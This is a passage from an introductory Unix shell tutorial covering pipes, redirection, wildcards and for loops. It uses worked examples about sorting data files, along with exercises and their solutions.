We can put the sorted list of lines in another temporary file called `sorted-lengths.txt` by putting `> sorted-lengths.txt` after the command, just as we used `> lengths.txt` to put the output of `wc` into `lengths.txt`. Once we've done that, we can run another command called `head` to get the first few lines in `sorted-lengths.txt`:

```
$ sort -n lengths.txt > sorted-lengths.txt
$ head -n 1 sorted-lengths.txt
```

```
  9  methane.pdb
```

Using `-n 1` with `head` tells it that we only want the first line of the file; `-n 20` would get the first 20, and so on. Since `sorted-lengths.txt` contains the lengths of our files ordered from least to greatest, the output of `head` must be the file with the fewest lines.

Redirecting to the same file

It's a very bad idea to try redirecting the output of a command that operates on a file to the same file. For example:

```
$ sort -n lengths.txt > lengths.txt
```

Doing something like this may give you incorrect results and/or delete the contents of `lengths.txt`.

If you think this is confusing, you're in good company: even once you understand what `wc`, `sort`, and `head` do, all those intermediate files make it hard to follow what's going on. We can make it easier to understand by running `sort` and `head` together:

```
$ sort -n lengths.txt | head -n 1
```

```
  9  methane.pdb
```

The vertical bar, `|`, between the two commands is called a **pipe**. It tells the shell that we want to use the output of the command on the left as the input to the command on the right. The computer might create a temporary file if it needs to, or copy data from one program to the other in memory, or something else entirely; we don't have to know or care.

Nothing prevents us from chaining pipes consecutively. That is, we can for example send the output of `wc` directly to `sort`, and then the resulting output to `head`. Thus we first use a pipe to send the output of `wc` to `sort`:

```
$ wc -l *.pdb | sort -n
```

```
  9 methane.pdb
 12 ethane.pdb
 15 propane.pdb
 20 cubane.pdb
 21 pentane.pdb
 30 octane.pdb
107 total
```

And now we send the output of this pipe, through another pipe, to `head`, so that the full pipeline becomes:

```
$ wc -l *.pdb | sort -n | head -n 1
```

```
  9  methane.pdb
```

This is exactly like a mathematician nesting functions like *log(3x)* and saying "the log of three times *x*". In our case, the calculation is "head of sort of line count of `*.pdb`".


Here's what actually happens behind the scenes when we create a pipe. When a computer runs a program --- any program --- it creates a

process in memory to hold the program's software and its current state. Every process has an input channel called **standard input**. (By this point, you may be surprised that the name is so memorable, but don't worry: most Unix programmers call it "stdin"). Every process also has a default output channel called **standard output** (or "stdout"). A second output channel called **standard error** (stderr) also exists. This channel is typically used for error or diagnostic messages, and it allows a user to pipe the output of one program into another while still receiving error messages in the terminal.

The shell is actually just another program. Under normal circumstances, whatever we type on the keyboard is sent to the shell on its standard input, and whatever it produces on standard output is displayed on our screen. When we tell the shell to run a program, it creates a new process and temporarily sends whatever we type on our keyboard to that process's standard input, and whatever the process sends to standard output to the screen.

Here's what happens when we run `wc -l *.pdb > lengths.txt`. The shell starts by telling the computer to create a new process to run the `wc` program. Since we've provided some filenames as arguments, `wc` reads from them instead of from standard input. And since we've used `>` to redirect output to a file, the shell connects the process's standard output to that file.

If we run `wc -l *.pdb | sort -n` instead, the shell creates two processes (one for each process in the pipe) so that `wc` and `sort` run simultaneously. The standard output of `wc` is fed directly to the standard input of `sort`; since there's no redirection with `>`, `sort`'s output goes to the screen. And if we run `wc -l *.pdb | sort -n | head -n 1`, we get three processes with data flowing from the files, through `wc` to `sort`, and from `sort` through `head` to the screen.



This simple idea is why Unix has been so successful. Instead of creating enormous programs that try to do many different things, Unix programmers focus on creating lots of simple tools that each do one job well, and that work well with each other. This programming model is called "pipes and filters". We've already seen pipes; a **filter** is a program like `wc` or `sort` that transforms a stream of input into a stream of output. Almost all of the standard Unix tools can work this way: unless told to do otherwise, they read from standard input, do something with what they've read, and write to standard output.

The key is that any program that reads lines of text from standard input and writes lines of text to standard output can be combined with every other program that behaves this way as well. You can *and should* write your programs this way so that you and other people can put those programs into pipes to multiply their power.

Redirecting Input

As well as using `>` to redirect a program's output, we can use `<` to redirect its input, i.e., to read from a file instead of from standard input. For example, instead of writing `wc ammonia.pdb`, we could write `wc < ammonia.pdb`. In the first case, `wc` gets a command line argument telling it what file to open. In the second, `wc` doesn't have any command line arguments, so it reads from standard input, but we have told the shell to send the contents of `ammonia.pdb` to `wc`'s standard input.

Nelle's Pipeline: Checking Files

Nelle has run her samples through the assay machines and created 17 files in the `north-pacific-gyre/2012-07-03` directory described earlier. As a quick sanity check, starting from her home directory, Nelle types:

```
$ cd north-pacific-gyre/2012-07-03
$ wc -l *.txt
```

The output is 18 lines that look like this:

```
300 NENE01729A.txt
300 NENE01729B.txt
300 NENE01736A.txt
300 NENE01751A.txt
300 NENE01751B.txt
300 NENE01812A.txt
... ...
```

Now she types this:

```
$ wc -l *.txt | sort -n | head -n 5
```

```
 240 NENE02018B.txt
 300 NENE01729A.txt
 300 NENE01729B.txt
 300 NENE01736A.txt
 300 NENE01751A.txt
```

Whoops: one of the files is 60 lines shorter than the others. When she goes back and checks it, she sees that she did that assay at 8:00 on a Monday morning --- someone was probably in using the machine on the weekend, and she forgot to reset it. Before re-running that sample, she checks to see if any files have too much data:

```
$ wc -l *.txt | sort -n | tail -n 5
```

```
 300 NENE02040B.txt
 300 NENE02040Z.txt
 300 NENE02043A.txt
 300 NENE02043B.txt
5040 total
```

Those numbers look good --- but what's that 'Z' doing there in the third-to-last line? All of her samples should be marked 'A' or 'B'; by convention, her lab uses 'Z' to indicate samples with missing information. To find others like it, she does this:

```
$ ls *Z.txt
```

```
NENE01971Z.txt    NENE02040Z.txt
```

Sure enough, when she checks the log on her laptop, there's no depth recorded for either of those samples. Since it's too late to get the information any other way, she must exclude those two files from her analysis. She could just delete them using `rm`, but there are actually some analyses she might do later where depth doesn't matter, so instead, she'll just be careful later on to select files using the wildcard expression `*[AB].txt`. As always, the `*` matches any number of characters; the expression `[AB]` matches either an 'A' or a 'B', so this matches all the valid data files she has.

What Does `sort -n` Do?

If we run `sort` on this file:

```
10
2
19
22
6
```

the output is:

```
10
19
2
22
6
```

If we run `sort -n` on the same input, we get this instead:

```
2
6
10
19
22
```

Explain why `-n` has this effect.

Solution

The `-n` flag specifies a numeric sort, rather than alphabetical.

What Does `<` Mean?

Change directory to `data-shell` (the top level of our downloaded example data).

What is the difference between:

```
$ wc -l notes.txt
```

and:

```
$ wc -l < notes.txt
```

Solution

`<` is used to redirect input to a command.

In both examples, the shell returns the number of lines from the input to the `wc` command. In the first example, the input is the file `notes.txt` and the file name is given in the output from the `wc` command. In the second example, the contents of the file `notes.txt` are redirected to standard input. It is as if we have entered the contents of the file by typing at the prompt. Hence the file name is not given in the output - just the number of lines. Try this for yourself:

```
$ wc -l
this
is
a test
Ctrl-D # This lets the shell know you have finished typing the input
```

{: .bash}

```
3
```

{: .output}

What Does `>>` Mean?

What is the difference between:

```
$ echo hello > testfile01.txt
```

and:

```
$ echo hello >> testfile02.txt
```

Hint: Try executing each command twice in a row and then examining the output files.

More on Wildcards

Sam has a directory containing calibration data, datasets, and descriptions of the datasets:

```
2015-10-23-calibration.txt
2015-10-23-dataset1.txt
2015-10-23-dataset2.txt
2015-10-23-dataset_overview.txt
2015-10-26-calibration.txt
2015-10-26-dataset1.txt
2015-10-26-dataset2.txt
2015-10-26-dataset_overview.txt
2015-11-23-calibration.txt
2015-11-23-dataset1.txt
2015-11-23-dataset2.txt
2015-11-23-dataset_overview.txt
```

Before heading off to another field trip, she wants to back up her data and send some datasets to her colleague Bob. Sam uses the following commands to get the job done:

```
$ cp *dataset* /backup/datasets
$ cp ____calibration____ /backup/calibration
$ cp 2015-____-____ ~/send_to_bob/all_november_files/
$ cp ____ ~/send_to_bob/all_datasets_created_on_a_23rd/
```

Help Sam by filling in the blanks.

Solution

```
$ cp *calibration.txt /backup/calibration
$ cp 2015-11-* ~/send_to_bob/all_november_files/
$ cp *-23-dataset* ~send_to_bob/all_datasets_created_on_a_23rd/
```

{: .bash}

Piping Commands Together

In our current directory, we want to find the 3 files which have the least number of lines. Which command listed below would work?

1. `wc -l * > sort -n > head -n 3`
2. `wc -l * | sort -n | head -n 1-3`
3. `wc -l * | head -n 3 | sort -n`
4. `wc -l * | sort -n | head -n 3`

Solution

Option 4 is the solution. The pipe character `|` is used to feed the standard output from one process to the standard input of another. `>` is used to redirect standard output to a file. Try it in the `data-shell/molecules` directory!

Why Does `uniq` Only Remove Adjacent Duplicates?

The command `uniq` removes adjacent duplicated lines from its input. For example, the file `data-shell/data/salmon.txt` contains:

```
coho
coho
steelhead
coho
steelhead
steelhead
```

Running the command `uniq salmon.txt` from the `data-shell/data` directory produces:

```
coho
steelhead
coho
steelhead
```

Why do you think `uniq` only removes *adjacent* duplicated lines? (Hint: think about very large data sets.) What other command could you combine with it in a pipe to remove all duplicated lines?

Solution

```
$ sort salmon.txt | uniq
```

{: .bash}

Pipe Reading Comprehension

A file called `animals.txt` (in the `data-shell/data` folder) contains the following data:

```
2012-11-05,deer
2012-11-05,rabbit
2012-11-05,raccoon
2012-11-06,rabbit
2012-11-06,deer
2012-11-06,fox
2012-11-07,rabbit
2012-11-07,bear
```

What text passes through each of the pipes and the final redirect in the pipeline below?

```
$ cat animals.txt | head -n 5 | tail -n 3 | sort -r > final.txt
```

Hint: build the pipeline up one command at a time to test your understanding

Pipe Construction

For the file `animals.txt` from the previous exercise, the command:

```
$ cut -d , -f 2 animals.txt
```

produces the following output:

```
deer
rabbit
raccoon
rabbit
deer
fox
rabbit
bear
```

What other command(s) could be added to this in a pipeline to find out what animals the file contains (without any duplicates in their names)?

Solution

```
$ cut -d , -f 2 animals.txt | sort | uniq
```

{: .bash}

Removing Unneeded Files

Suppose you want to delete your processed data files, and only keep your raw files and processing script to save storage. The raw files end in `.dat` and the processed files end in `.txt`. Which of the following would remove all the processed data files, and *only* the processed data files?

1. `rm ?.txt`
2. `rm *.txt`
3. `rm * .txt`
4. `rm *.*`

Solution

1. This would remove `.txt` files with one-character names
2. This is correct answer
3. The shell would expand `*` to match everything in the current directory, so the command would try to remove all matched files and an additional file called `.txt`
4. The shell would expand `*.*` to match all files with any extension, so this command would delete all files

Wildcard Expressions

Wildcard expressions can be very complex, but you can sometimes write them in ways that only use simple syntax, at the expense of being a bit more verbose. Consider the directory `data-shell/north-pacific-gyre/2012-07-03` : the wildcard expression `*[AB].txt` matches all files ending in `A.txt` or `B.txt` . Imagine you forgot about this.

1. Can you match the same set of files with basic wildcard expressions that do not use the `[]` syntax? *Hint*: You may need more than one expression.
2. The expression that you found and the expression from the lesson match the same set of files in this example. What is the small difference between the outputs?
3. Under what circumstances would your new expression produce an error message where the original one would not?

Solution

1.

```
$ ls *A.txt
$ ls *B.txt
```

{: .bash}

2. The output from the new commands is separated because there are two commands.
3. When there are no files ending in `A.txt` , or there are no files ending in `B.txt` .

Which Pipe?

The file `data-shell/data/animals.txt` contains 586 lines of data formatted as follows:

```
2012-11-05,deer
2012-11-05,rabbit
2012-11-05,raccoon
2012-11-06,rabbit
...
```

Assuming your current directory is `data-shell/data/` , what command would you use to produce a table that shows the total count of each type of animal in the file?

1. `grep {deer, rabbit, raccoon, deer, fox, bear} animals.txt | wc -l`
2. `sort animals.txt | uniq -c`
3. `sort -t, -k2,2 animals.txt | uniq -c`
4. `cut -d, -f 2 animals.txt | uniq -c`
5. `cut -d, -f 2 animals.txt | sort | uniq -c`
6. `cut -d, -f 2 animals.txt | sort | uniq -c | wc -l`

Solution

Option 5. is the correct answer. If you have difficulty understanding why, try running the commands, or sub-sections of the pipelines (make sure you are in the `data-shell/data` directory).

Appending Data

Consider the file `animals.txt`, used in previous exercise. After these commands, select the answer that corresponds to the file `animalsUpd.txt`:

```
$ head -3 animals.txt > animalsUpd.txt
$ tail -2 animals.txt >> animalsUpd.txt
```

1. The first three lines of `animals.txt`
2. The last two lines of `animals.txt`
3. The first three lines and the last two lines of `animals.txt`
4. The second and third lines of `animals.txt`

Solution

Option 3 is correct. For option 1 to be correct we would only run the `head` command. For option 2 to be correct we would only run the `tail` command. For option 4 to be correct we would have to pipe the output of `head` into `tail -2` by doing `head -3 animals.txt | tail -2 >> animalsUpd.txt`

Key Points

- `cat` displays the contents of its inputs.
- `head` displays the first few lines of its input.
- `tail` displays the last few lines of its input.
- `sort` sorts its inputs.
- `wc` counts lines, words, and characters in its inputs.
- `*` matches zero or more characters in a filename, so `*.txt` matches all files ending in `.txt`.
- `?` matches any single character in a filename, so `?.txt` matches `a.txt` but not `any.txt`.
- `command > file` redirects a command's output to a file.

Loops

Learning Objectives

- Write a loop that applies one or more commands separately to each file in a set of files.
- Trace the values taken on by a loop variable during execution of the loop.
- Explain the difference between a variable's name and its value.
- Explain why spaces and some punctuation characters shouldn't be used in file names.
- Demonstrate how to see what commands have recently been executed.
- Re-run recently executed commands without retyping them.

Loops are key to productivity improvements through automation as they allow us to execute commands repetitively. Similar to wildcards and tab completion, using loops also reduces the amount of typing (and typing mistakes). Suppose we have several hundred genome data files named `basilisk.dat`, `unicorn.dat`, and so on. In this example, we'll use the `creatures` directory which only has two example files, but the principles can be applied to many many more files at once. We would like to modify these files, but also save a version of the original files, naming the copies `original-basilisk.dat` and `original-unicorn.dat`. We can't use:

```
$ cp *.dat original-*.dat
```

because that would expand to:

```
$ cp basilisk.dat unicorn.dat original-*.dat
```

This wouldn't back up our files, instead we get an error:

```
cp: target `original-*.dat' is not a directory
```

This problem arises when `cp` receives more than two inputs. When this happens, it expects the last input to be a directory where it can copy all the files it was passed. Since there is no directory named `original-*.dat` in the `creatures` directory we get an error.

Instead, we can use a **loop** to do some operation once for each thing in a list. Here's a simple example that displays the first three lines of each file in turn:

```
$ for filename in basilisk.dat unicorn.dat
do
   head -n 3 $filename
done
```

```
COMMON NAME: basilisk
CLASSIFICATION: basiliscus vulgaris
UPDATED: 1745-05-02
COMMON NAME: unicorn
CLASSIFICATION: equus monoceros
UPDATED: 1738-11-24
```

When the shell sees the keyword `for`, it knows to repeat a command (or group of commands) once for each thing `in` a list. Each time the loop runs (called an iteration), an item in the list is assigned in sequence to the **variable**, and the commands inside the loop are executed, before moving on to the next item in the list. Inside the loop, we call for the variable's value by putting `$` in front of it. The `$` tells the shell interpreter to treat the **variable** as a variable name and substitute its value in its place, rather than treat it as text or an external command.

In this example, the list is two filenames: `basilisk.dat` and `unicorn.dat`. Each time the loop iterates, it will assign a file name to the variable `filename` and run the `head` command. The first time through the loop, `$filename` is `basilisk.dat`. The interpreter runs the command `head` on `basilisk.dat`, and the prints the first three lines of `basilisk.dat`. For the second iteration, `$filename` becomes `unicorn.dat`. This time, the shell runs `head` on `unicorn.dat` and prints the first three lines of `unicorn.dat`. Since the list was only two items, the shell exits the `for` loop.

When using variables it is also possible to put the names into curly braces to clearly delimit the variable name: `$filename` is equivalent to `${filename}`, but is different from `${file}name`. You may find this notation in other people's programs.

Follow the Prompt

The shell prompt changes from `$` to `>` and back again as we were typing in our loop. The second prompt, `>`, is different to remind us that we haven't finished typing a complete command yet. A semicolon, `;`, can be used to separate two commands written on a single line.

Same Symbols, Different Meanings

Here we see `>` being used a shell prompt, whereas `>` is also used to redirect output. Similarly, `$` is used as a shell prompt, but, as we saw earlier, it is also used to ask the shell to get the value of a variable.

If the *shell* prints `>` or `$` then it expects you to type something, and the symbol is a prompt.

If *you* type `>` or `$` yourself, it is an instruction from you that the shell to redirect output or get the value of a variable.

We have called the variable in this loop `filename` in order to make its purpose clearer to human readers. The shell itself doesn't care what the variable is called; if we wrote this loop as:

```
for x in basilisk.dat unicorn.dat
do
    head -n 3 $x
done
```

or:

```
for temperature in basilisk.dat unicorn.dat
do
    head -n 3 $temperature
done
```

it would work exactly the same way. *Don't do this*. Programs are only useful if people can understand them, so meaningless names (like `x`) or misleading names (like `temperature`) increase the odds that the program won't do what its readers think it does.

Here's a slightly more complicated loop:

```
for filename in *.dat
do
    echo $filename
    head -n 100 $filename | tail -n 20
done
```

The shell starts by expanding `*.dat` to create the list of files it will process. The **loop body** then executes two commands for each of

those files. The first, `echo`, just prints its command-line arguments to standard output. For example:

```
$ echo hello there
```

prints:

```
hello there
```

In this case, since the shell expands `$filename` to be the name of a file, `echo $filename` just prints the name of the file. Note that we can't write this as:

```
for filename in *.dat
do
    $filename
    head -n 100 $filename | tail -n 20
done
```

because then the first time through the loop, when `$filename` expanded to `basilisk.dat`, the shell would try to run `basilisk.dat` as a program. Finally, the `head` and `tail` combination selects lines 81-100 from whatever file is being processed (assuming the file has at least 100 lines).

Spaces in Names

Whitespace is used to separate the elements on the list that we are going to loop over. If on the list we have elements with whitespace we need to quote those elements and our variable when using it. Suppose our data files are named:

```
red dragon.dat
purple unicorn.dat
```

We need to use

```
for filename in "red dragon.dat" "purple unicorn.dat"
do
    head -n 100 "$filename" | tail -n 20
done
```

It is simpler just to avoid using whitespaces (or other special characters) in filenames.

The files above don't exist, so if we run the above code, the `head` command will be unable to find them, however the error message returned will show the name of the files it is expecting:

```
head: cannot open ‘red dragon.dat’ for reading: No such file or directory
head: cannot open ‘purple unicorn.dat’ for reading: No such file or directory
```

{: .output} Try removing the quotes around `$filename` in the loop above to see the effect of the quote marks on whitespace:

```
head: cannot open ‘red’ for reading: No such file or directory
head: cannot open ‘dragon.dat’ for reading: No such file or directory
head: cannot open ‘purple’ for reading: No such file or directory
head: cannot open ‘unicorn.dat’ for reading: No such file or directory
```

{: . output}

Going back to our original file copying problem, we can solve it using this loop:

```
for filename in *.dat
do
    cp $filename original-$filename
done
```


This loop runs the `cp` command once for each filename. The first time, when `$filename` expands to `basilisk.dat`, the shell executes:

```
cp basilisk.dat original-basilisk.dat
```

The second time, the command is:

```
cp unicorn.dat original-unicorn.dat
```

Since the `cp` command does not normally produce any output, it's hard to check that the loop is doing the correct thing. By prefixing the command with `echo` it is possible to see each command as it *would* be executed. The following diagram shows what happens when the modified script is executed, and demonstrates how the judicious use of `echo` is a good debugging technique.



Nelle's Pipeline: Processing Files

Nelle is now ready to process her data files. Since she's still learning how to use the shell, she decides to build up the required commands in stages. Her first step is to make sure that she can select the right files --- remember, these are ones whose names end in 'A' or 'B', rather than 'Z'. Starting from her home directory, Nelle types:

```
$ cd north-pacific-gyre/2012-07-03
$ for datafile in NENE*[AB].txt
do
    echo $datafile
done
```

```
NENE01729A.txt
NENE01729B.txt
NENE01736A.txt
...
NENE02043A.txt
NENE02043B.txt
```

Her next step is to decide what to call the files that the `goostats` analysis program will create. Prefixing each input file's name with "stats" seems simple, so she modifies her loop to do that:

```
$ for datafile in NENE*[AB].txt
do
    echo $datafile stats-$datafile
done
```

```
NENE01729A.txt stats-NENE01729A.txt
NENE01729B.txt stats-NENE01729B.txt
NENE01736A.txt stats-NENE01736A.txt
...
NENE02043A.txt stats-NENE02043A.txt
NENE02043B.txt stats-NENE02043B.txt
```

She hasn't actually run `goostats` yet, but now she's sure she can select the right files and generate the right output filenames.

Typing in commands over and over again is becoming tedious, though, and Nelle is worried about making mistakes, so instead of re-entering her loop, she presses the up arrow. In response, the shell redisplays the whole loop on one line (using semi-colons to separate the pieces):

```
$ for datafile in NENE*[AB].txt; do echo $datafile stats-$datafile; done
```

Using the left arrow key, Nelle backs up and changes the command `echo` to `bash goostats` :

```
$ for datafile in NENE*[AB].txt; do bash goostats $datafile stats-$datafile; done
```

When she presses Enter, the shell runs the modified command. However, nothing appears to happen --- there is no output. After a moment, Nelle realizes that since her script doesn't print anything to the screen any longer, she has no idea whether it is running, much less how quickly. She kills the running command by typing `Ctrl-C` , uses up-arrow to repeat the command, and edits it to read:

```
$ for datafile in NENE*[AB].txt; do echo $datafile; bash goostats $datafile stats-$datafile; done
```

Variables in Loops

This exercise refers to the `data-shell/molecules` directory. `ls` gives the following output:

```
cubane.pdb  ethane.pdb  methane.pdb  octane.pdb  pentane.pdb  propane.pdb
```

What is the output of the following code?

```
for datafile in *.pdb
do
    ls *.pdb
done
```

Now, what is the output of the following code?

```
for datafile in *.pdb
do
>    ls $datafile
done
```

Why do these two loops give different outputs?

Solution

The first code block gives the same output on each iteration through the loop. Bash expands the wildcard `*.pdb` within the loop body (as well as before the loop starts) to match all files ending in `.pdb` and then lists them using `ls`. The expanded loop would look like this:

```
for datafile in cubane.pdb  ethane.pdb  methane.pdb  octane.pdb  pentane.pdb  propane.pdb
do
>    ls cubane.pdb  ethane.pdb  methane.pdb  octane.pdb  pentane.pdb  propane.pdb
done
```

{: .bash}

```
cubane.pdb  ethane.pdb  methane.pdb  octane.pdb  pentane.pdb  propane.pdb
cubane.pdb  ethane.pdb  methane.pdb  octane.pdb  pentane.pdb  propane.pdb
cubane.pdb  ethane.pdb  methane.pdb  octane.pdb  pentane.pdb  propane.pdb
cubane.pdb  ethane.pdb  methane.pdb  octane.pdb  pentane.pdb  propane.pdb
cubane.pdb  ethane.pdb  methane.pdb  octane.pdb  pentane.pdb  propane.pdb
cubane.pdb  ethane.pdb  methane.pdb  octane.pdb  pentane.pdb  propane.pdb
```

{: .output}

The second code block lists a different file on each loop iteration. The value of the `datafile` variable is evaluated using `$datafile`, and then listed using `ls`.

```
cubane.pdb
ethane.pdb
methane.pdb
octane.pdb
pentane.pdb
propane.pdb
```

{: .output}

Saving to a File in a Loop - Part One

In the same directory, what is the effect of this loop?

```
for alkanes in *.pdb
do
    echo $alkanes
    cat $alkanes > alkanes.pdb
done
```

1. Prints `cubane.pdb`, `ethane.pdb`, `methane.pdb`, `octane.pdb`, `pentane.pdb` and `propane.pdb`, and the text from `propane.pdb` will be saved to a file called `alkanes.pdb`.
2. Prints `cubane.pdb`, `ethane.pdb`, and `methane.pdb`, and the text from all three files would be concatenated and saved to a file called `alkanes.pdb`.
3. Prints `cubane.pdb`, `ethane.pdb`, `methane.pdb`, `octane.pdb`, and `pentane.pdb`, and the text from `propane.pdb` will be saved to a file called `alkanes.pdb`.
4. None of the above.

Solution

1. The text from each file in turn gets written to the `alkanes.pdb` file. However, the file gets overwritten on each loop interation, so the final content of `alkanes.pdb` is the text from the `propane.pdb` file.

Saving to a File in a Loop - Part Two

In the same directory, what would be the output of the following loop?

```
for datafile in *.pdb
do
    cat $datafile >> all.pdb
done
```

1. All of the text from `cubane.pdb`, `ethane.pdb`, `methane.pdb`, `octane.pdb`, and `pentane.pdb` would be concatenated and saved to a file called `all.pdb`.
2. The text from `ethane.pdb` will be saved to a file called `all.pdb`.
3. All of the text from `cubane.pdb`, `ethane.pdb`, `methane.pdb`, `octane.pdb`, `pentane.pdb` and `propane.pdb` would be concatenated and saved to a file called `all.pdb`.
4. All of the text from `cubane.pdb`, `ethane.pdb`, `methane.pdb`, `octane.pdb`, `pentane.pdb` and `propane.pdb` would be printed to the screen and saved to a file called `all.pdb`.

Solution

3 is the correct answer. `>>` appends to a file, rather than overwriting it with the redirected output from a command. Given the output from the `cat` command has been redirected, nothing is printed to the screen.

Limiting Sets of Files

In the same directory, what would be the output of the following loop?

```
for filename in c*
do
    ls $filename
done
```

1. No files are listed.
2. All files are listed.
3. Only `cubane.pdb`, `octane.pdb` and `pentane.pdb` are listed.
4. Only `cubane.pdb` is listed.

Solution

4 is the correct answer. `*` matches zero or more characters, so any file name starting with the letter c, followed by zero or more other characters will be matched.

How would the output differ from using this command instead?

```
for filename in *c*
do
    ls $filename
done
```

1. The same files would be listed.
2. All the files are listed this time.
3. No files are listed this time.
4. The files `cubane.pdb` and `octane.pdb` will be listed.
5. Only the file `octane.pdb` will be listed.

Solution

4 is the correct answer. `*` matches zero or more characters, so a file name with zero or more characters before a letter c and zero or more characters after the letter c will be matched.

Doing a Dry Run

A loop is a way to do many things at once --- or to make many mistakes at once if it does the wrong thing. One way to check what a loop *would* do is to `echo` the commands it would run instead of actually running them.

Suppose we want to preview the commands the following loop will execute without actually running those commands:

```
for file in *.pdb
do
  analyze $file > analyzed-$file
done
```

What is the difference between the two loops below, and which one would we want to run?

```
# Version 1
for file in *.pdb
do
  echo analyze $file > analyzed-$file
done
```

```
# Version 2
for file in *.pdb
do
  echo "analyze $file > analyzed-$file"
done
```

Solution

The second version is the one we want to run. This prints to screen everything enclosed in the quote marks, expanding the loop variable name because we have prefixed it with a dollar sign.

The first version redirects the output from the command `echo analyze $file` to a file, `analyzed-$file`. A series of files is generated: `analyzed-cubane.pdb`, `analyzed-ethane.pdb` etc.

Try both versions for yourself to see the output! Be sure to open the `analyzed-*.pdb` files to view their contents.

Nested Loops

Suppose we want to set up up a directory structure to organize some experiments measuring reaction rate constants with different compounds *and* different temperatures. What would be the result of the following code:

```
for species in cubane ethane methane
do
    for temperature in 25 30 37 40
    do
        mkdir $species-$temperature
    done
done
```

Solution

We have a nested loop, i.e. contained within another loop, so for each species in the outer loop, the inner loop (the nested loop) iterates over the list of temperatures, and creates a new directory for each combination.

Try running the code for yourself to see which directories are created!

Key Points

- A `for` loop repeats commands once for every thing in a list.
- Every `for` loop needs a variable to refer to the thing it is currently operating on.
- Use `$name` to expand a variable (i.e., get its value). `${name}` can also be used.
- Do not use spaces, quotes, or wildcard characters such as '*' or '?' in filenames, as it complicates variable expansion.
- Give files consistent names that are easy to match with wildcard patterns to make it easy to select them for looping.
- Use the up-arrow key to scroll up through previous commands to edit and repeat them.
- Use `Ctrl-R` to search through the previously entered commands.
- Use `history` to display recent commands, and `!number` to repeat a command by number.

Shell Scripts

Learning Objectives

- Write a shell script that runs a command or series of commands for a fixed set of files.
